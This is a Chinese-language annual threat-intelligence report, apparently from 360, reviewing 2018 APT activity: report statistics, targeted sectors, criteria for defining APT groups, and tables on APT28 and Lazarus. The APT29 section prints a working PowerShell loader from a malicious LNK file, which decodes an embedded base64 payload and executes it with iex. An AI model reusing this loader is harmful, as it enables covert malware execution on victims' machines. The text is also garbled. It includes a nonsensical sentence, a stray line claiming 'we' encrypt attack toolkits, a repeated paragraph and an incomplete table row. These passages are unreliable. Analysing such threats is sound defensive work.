

全球高级持续性威胁 (APT) 2018年总结报告

360天眼实验室 

2019-01-09 共68980人围观, 发现2个不明物体

安全报告

序言

Threat Actor (即威胁行为体), 在威胁情报中用于描述实施网络攻击威胁的个人、团伙或组织以达到其恶意的动机和意图。

威胁行为体, 是为了标记对实施网络威胁攻击的人、团伙或者组织而建立的虚拟实体。通常将攻击者或其实施的攻击行动赋予独有的代号, 以便于从广泛的攻击活动中识别、区分归属于该攻击来源相关的并进行持续性的威胁跟踪。以攻击者的维度持续跟踪威胁活动, 持续完善攻击者画像的拼图, 能够更好的完成挖掘威胁攻击背后的动机, 追溯攻击真实的来源, 研究攻击技术的演变, 提供更有效的安全防御策略。

结合2018年全年国内外各个安全研究机构、安全厂商披露的威胁活动, 以及近几年来历史披露的高级持续性威胁活动, 通常APT组织和网络犯罪组织的威胁尤为关注, 其往往能够对行业、企业和机构造成更严重的影响, 并且难以发现和防御。

APT组织, 通常具有国家或情报机构背景, 或者专门实施网络间谍活动, 其攻击动机主要是长久性的情报刺探、收集和监控, 也会实施如牟利和破坏为意图的攻击威胁。APT组织主要攻击的目标包括政府、军队、外交、国防等, 也覆盖科研、能源以及国家基础设施性质的行业和产业。

网络犯罪组织主要以牟取经济利益而实施攻击活动, 近年来, 数个活跃的网络犯罪组织也呈现出明确的组织特点, 并且使用其自身特色的攻击工具和战术技术。网络犯罪组织对于如金融、银行、电子商务、餐饮零售等行业来了巨大的资金损失和业务安全风险。

本报告是360威胁情报中心基于收集的公开威胁情报和内部产生的威胁情报数据, 对2018年全年高级持续性威胁相关研究的总结报告, 主要内容分成三个部分:

1) 高级持续性威胁背后的攻击者

结合全年国内外各个安全研究机构、安全厂商披露的高级威胁活动报告内容的统计分析, 对2018年高级威胁类态势进行总结。

2) 针对中国境内的APT组织和威胁

基于360威胁情报中心内部对多个针对中国境内的APT组织持续跟踪, 包括海莲花、摩诃草、Darkhotel、蓝宝石、毒云藤等组织都在2018年对中国境内目标机构和人员频繁实施攻击活动, 这里对上述组织相关攻击活动进行回顾。

3) APT威胁的现状和挑战

主要观点

网络间谍活动变得更加普遍化，这对高级持续性威胁活动的持续跟踪带来一些挑战。我们需要更加明确的区分高级持续性威胁攻击，以及能够明确来源归属的攻击组织。而对于不能明确归属的APT威胁，需要依赖于持续威胁跟踪和更多的数据证据佐证。

APT威胁的归属问题正在变得更加明显，其原因可能包括攻击者不断变化的攻击武器和使用更加匿名化的控制设施，以及引入的false flag或刻意模仿的攻击战术技术，一些成熟而完善的公开渗透工具给攻击者带来了更好的选择。

2018年，360公开披露了两个新的针对中国境内的APT组织，以及多个针对中国境内频繁的APT威胁活动，可以看到随着我国在国际形势中的日益发展，地缘政治、外交形势等立场下高级持续性威胁将变得更加严峻。

2018年多次曝光的在野0 day攻击的发现，展现了APT攻击者的技术能力储备和提升，威胁的攻击和防御变得白热化，APT威胁的防御和响应的时效性变得尤为重要。

威胁攻击者也在发掘一些新的攻击方式，也包括使用了部分“陈旧而古老”的技术特性，绕过或逃避威胁检测机制而实施攻击，结合目标人员的安全意识弱点往往也能够取得不错的攻击效果。

摘要

360威胁情报中心在2018年监测到的高级持续性威胁相关公开报告总共478篇，其中下半年报告披露的频次和数量明显高于上半年。从公开报告的发布渠道统计来看，2018年国内安全厂商加大了对高级威胁攻击事件及相关攻击披露频率，其中360来源披露的高级威胁类报告数量处于首位，并且明显超过其他安全厂商。

在对APT威胁攻击的持续跟踪过程中，通常会将明确的APT攻击行动或攻击组织进行命名，用于对攻击背后的攻击组织映射成一个虚拟的代号，以便更好的区分和识别具体来源的攻击活动。历史披露的明确的APT攻击组织至少有80个。

截至目前，360威胁情报中心明确的针对中国境内实施攻击活动的，并且依旧活跃的公开APT组织，包括海莲花、摩诃草、蔓灵花、Darkhotel、Group 123、毒云藤和蓝宝菇，其中毒云藤和蓝宝菇是360在2018年下半年公开披露命名的APT组织。

APT威胁也不再是APT组织与安全厂商之间独有的“猫和老鼠”的游戏，还作为国家与国家之间博弈以及外交舆论面的手段。例如美国司法部在2018年就多次公开指控了被认为是他国黑客成员对其本土的网络威胁活动，最为的就是指控朝鲜黑客PARKJIN HYOK历史涉及的攻击活动，而过去影子经纪人曝光的NSA网络武器库资料，解密曝光的Vault 7项目以及卡斯基披露的Slingshot攻击行动都被认为与美国本土情报机构有关。

第一章 公开披露的全球高级持续性威胁

360威胁情报中心在2018年持续对高级持续性威胁相关的公开报告进行收集，其中包括但不限于以下类型。

APT攻击团伙报告、APT攻击行动报告、疑似APT的定向攻击事件、和APT攻击相关的恶意代码和漏洞分析，我们认为需要关注的网络犯罪团伙及其相关活动。

切勿以山有旧念的以山旧勿即石。

不同的安全厂商有时候会对同一背景来源的威胁进行不同的别名命名，这取决于其内部在最早跟踪威胁活动时约定，所以往往需要根据威胁攻击的同一来源进行归类。

我们结合上述说明对自身收集渠道收集的公开报告内容进行分析，并从公开披露的信息中公布全球高级持续性威胁的态势情况。


一、数量和来源

360威胁情报中心在2018年监测到的高级持续性威胁相关公开报告总共478篇，其中下半年报告披露的频次和数量明显高于上半年。



从公开报告的发布渠道统计来看，2018年国内安全厂商加大了对高级威胁攻击事件及相关攻击者的披露频率，360来源披露的高级威胁类报告数量处于首位，并且明显超过其他安全厂商。

从不同安全厂商披露的相关攻击者、攻击行动以及其中明确的APT组织数量来看，国内安全厂商也和国外主流厂商，如 Palo Alto Networks、卡巴斯基、趋势相差无几。在本报告的第二章中我们将介绍对APT组织定义的方法。




二、受害目标的行业与地域


在所有网络攻击活动中，APT攻击能够对行业、企业和机构造成更严重的影响，并且更加难于发现和防范。APT攻击的背后是APT组织和网络犯罪组织。

2018年1-12月，360威胁情报中心共监测到全球99个专业机构（含媒体）发布的各类APT研究报告478份，涉及威胁来源109个，其中APT组织53个（只统计了有明确编号或名称的APT组织），涉及被攻击目标国家和地区11个。


报告显示，政府、外交、军队、国防依然是 APT 攻击者的主要目标，能源、电力、医疗、工业等国家基础设施行业也正面临着APT攻击的风险。而金融行业主要面临一些成熟的网络犯罪团伙的攻击威胁，如MageCart、Cc Group等等，其组织化的成员结构和成熟的攻击工具实现对目标行业的规模化攻击，这与过去的普通黑客攻击完全不同的。除了针对金融、银行外，电子商务、在线零售等也是其攻击目标。

2018年公开高级威胁事件报告涉及行业分布情况





从上述威胁来源命名中，我们认为明确的APT组织数量有53个（在下一章将介绍我们对APT组织定义的看法）。其中，明确的针对中国境内实施攻击活动的，并且依旧活跃的公开APT组织，包括海莲花，摩诃草，蔓灵花，Darkhotel，Group123，毒云藤和蓝宝菇，其中毒云藤和蓝宝菇是360在2018年下半年公开披露并命名的APT组织对APT组织相关披露报告数量统计如下。



第二章 高级持续性威胁背后的攻击者

APT 威胁，通常作为与地缘政治、情报活动意图下的网络间谍活动，实施长久性的情报刺探、收集和监控。实施 APT 攻击的攻击组织，通常具有国家、政府或情报机构背景，其拥有丰富的资源用于实施攻击活动。

在对 APT 威胁攻击的持续跟踪过程中，通常会将明确的 APT 攻击行动或攻击组织进行命名，用于对攻击背后的攻击组织映射成一个虚拟的代号，以便更好的区分和识别具体来源的攻击活动。

在对历史公开的 APT 威胁的研究过程中，我们发现对 APT 类威胁的大量命名，给实际的 APT 威胁归属问题带来了困扰，需要更加明确的对实施 APT 攻击的攻击组织进行区分，并用于追溯真实的攻击组织实体。

我们结合部分公开对攻击组织的研究成果[2][3]（具体文档内容参见附录链接），提出我们对 APT 攻击组织的判别标准：

APT 组织实施的攻击行动具有明确的意图和目的，其表现在每次攻击活动的目标是针对性选择的，攻击最终达到的目标通常与地缘政治、情报活动等相符。

APT 组织实施的攻击活动不仅体现在时间跨度的长久，并且具备延续性，即可能针对多个不同的攻击目标群体和多次分阶段的攻击尝试。由于通常无法看到 APT 组织所有攻击活动的全貌，需要依赖于多个外部情报来源的作证。

APT 组织实施攻击的过程中使用了其特有的战术技术，并往往拥有其特有的攻击工具，即使在后续的攻击活动中攻击者可能选择变换其攻击的手法，但依然会保持过去的一些攻击特征。

在追溯 APT 组织的攻击活动过程中，能够明确追溯到攻击者所在的地域或找到对应真实攻击者身份的虚拟标识信息。

依据上述标准，我们认为历史披露的明确的 APT 攻击组织至少有80个。

一、活跃的国家背景组织

双路，我们在这些攻击中使用的工具包均用代码进行加密。

(一) APT28

APT28组织在下半年继续使用其Zebrocy恶意载荷对全球范围的政府、军队、外交领域的目标人员和机构实施间谍活动。

Zebrocy是APT28专用的攻击工具集，主要目的是用作侦察(收集上传系统信息和截屏)和部署下一阶段的攻击载荷。其包含了.NET、AutoIT、Delphi、C++、PowerShell和Go多种语言开发的形态。安全厂商也发现该组织使用新的攻击恶意代码Cannon[64]，其使用邮件协议作为C2的通信方式。

APT28组织下半年的主要攻击活动如下：

披露时间	披露来源	概述
2018.7.28	Security Affairs	APT28组织对美国民主党参议员 Claire McCaskill及其工作人员在2018年的竞选连任进行攻击的准备尝试[65]
2018.9.27	ESET	ESET发现APT28组织实现的UEFI rootkit攻击巴尔干半岛及中欧和东欧的政府组织。[66]
2018.10.4	Symantec	安全厂商对APT28在2017-2018年期间针对欧洲和南美的军队和政府目标攻击活动的披露。[67]
2018.11.20	ESET	ESET发现APT28从2018年8月使用两个新的Zebrocy攻击组件，并用于攻击中亚、东欧和中欧，针对大使馆、外交部、外交官[68]
2018.11.29	Accenture Security	APT28组织被命名为 SNAKEMACKEREL 的攻击行动，英国和荷兰政府都公开将 SNAKEMACKEREL活动归功于俄罗斯军事情报局 (RIS) [69]
2018.12.12	Palo Alto Networks	安全厂商对APT28组织从2018年10月17日到2018年11月15日的多个用于交叉邮件攻击的恶意文档的总结分析。其文档作者或修订者的名称均为 Joohn [70]

表1 APT28组织在2018年下半年公开披露的主要活动情况

(二) APT29

其执行内嵌的PowerShell脚本命令，并从LNK文件附加的数据中解密释放恶意载荷和诱导的PDF文档文件。



其执行内嵌的PowerShell脚本命令，并从LNK文件附加的数据中解密释放恶意载荷和诱导的PDF文档文件。

```

1 $ptgt=0x0005e2be;$vcq=0x000623b6;$tb="ds7002.lnk";if (-not(Test-Path $tb))
  {$oe=Get-ChildItem -Path $Env:temp -Filter $tb -Recurse;if (-not $oe) {exit}
  [IO.Directory]::SetCurrentDirectory($oe.DirectoryName);}$vzvi=New-Object
  IO.FileStream $tb,'Open','Read','ReadWrite';$oe=New-Object byte[]($vcq-$ptgt);
  $r=$vzvi.Seek($ptgt,[IO.SeekOrigin]::Begin);$r=$vzvi.Read($oe,0,$vcq-$ptgt);$oe=
  [Convert]::FromBase64CharArray($oe,0,$oe.Length);$zk=[Text.Encoding]
  ::ASCII.GetString($oe);iex $zk;

```

(三) LazarusGroup (APT-C-26)

安全厂商对于Lazarus Group所属的攻击活动的区分开始变得不是特别的明确，部分安全厂商开始采用独立命名的组织名称来识别针对特定地域或者特定行业的攻击活动，我们在年中APT报告中也提及了Lazarus Group和一些子组织的命名与关系。

FireEye也对其中经济动机的攻击活动归属为新的APT组织代号，即APT38，该组织情况在文章后续会进行介绍。

这里列举了安全厂商披露的和Lazarus Group有关的攻击活动，或者疑似与其有关。

披露时间	披露来源	概述
------	------	----

		组织模仿开源交易软件“Qt Bitcoin Trader”开发了一款名为“Celas Trade Pro”的数字加密货币交易软件的攻击活动，并同时针对Windows和Mac平台。[74]
2018.8.24	Check Point	安全厂商发现命名为Ryuk 的勒索软件的定向攻击，其与HERMES 在码上保持诸多相似，而HERMES 属Lazarus [75]
2018.8.28	Securonix	Securonix安全专家披露Lazarus对印度银行Cosmos Bank的攻击，其在9月10日-13日造成了超过9.4亿卢比（1350万美元）资金被盗取。[76]
2018.10.2	US-CERT	美国DHS发布HIDDEN COBRA 针对ATM攻击的预警[77]
2018.11.20	Trend Micro	趋势科技披露Lazarus组织在11月针对亚洲和非洲的ATM上的攻击，窃取了数百万美元。其也在9月对拉丁美洲的几家金融机构实施了攻击[78]
2018.12.13	McAfee	安全厂商披露攻击行动Operation Sharpshooter，针对全球的核，防御，能源和金融公司，其植入物疑来自Lazarus的Duuzer后门代码[79]

表2 Lazarus Group组织在2018年下半年公开披露的主要活动情况


二、值得关注的APT攻击者

除了上述活跃的APT组织外，我们在这里还对其他多个值得关注的 APT 组织情况进行简要的介绍。


（一）肚脑虫（APT-C-35）

肚脑虫，ARBOR NETWORKS也称其为Donot Team [4]。该组织最早的攻击活动可以追溯到2016年，其主要针对巴基斯坦和克什米尔地区的目标人员。其使用了两种特定的攻击恶意框架，EHDevel和 yty，命名取自恶意代码的 PDB 路径信息。该组织使用的攻击载荷使用了多种语言开发，包括C++、.NET、Python、VBS和AutoIt。

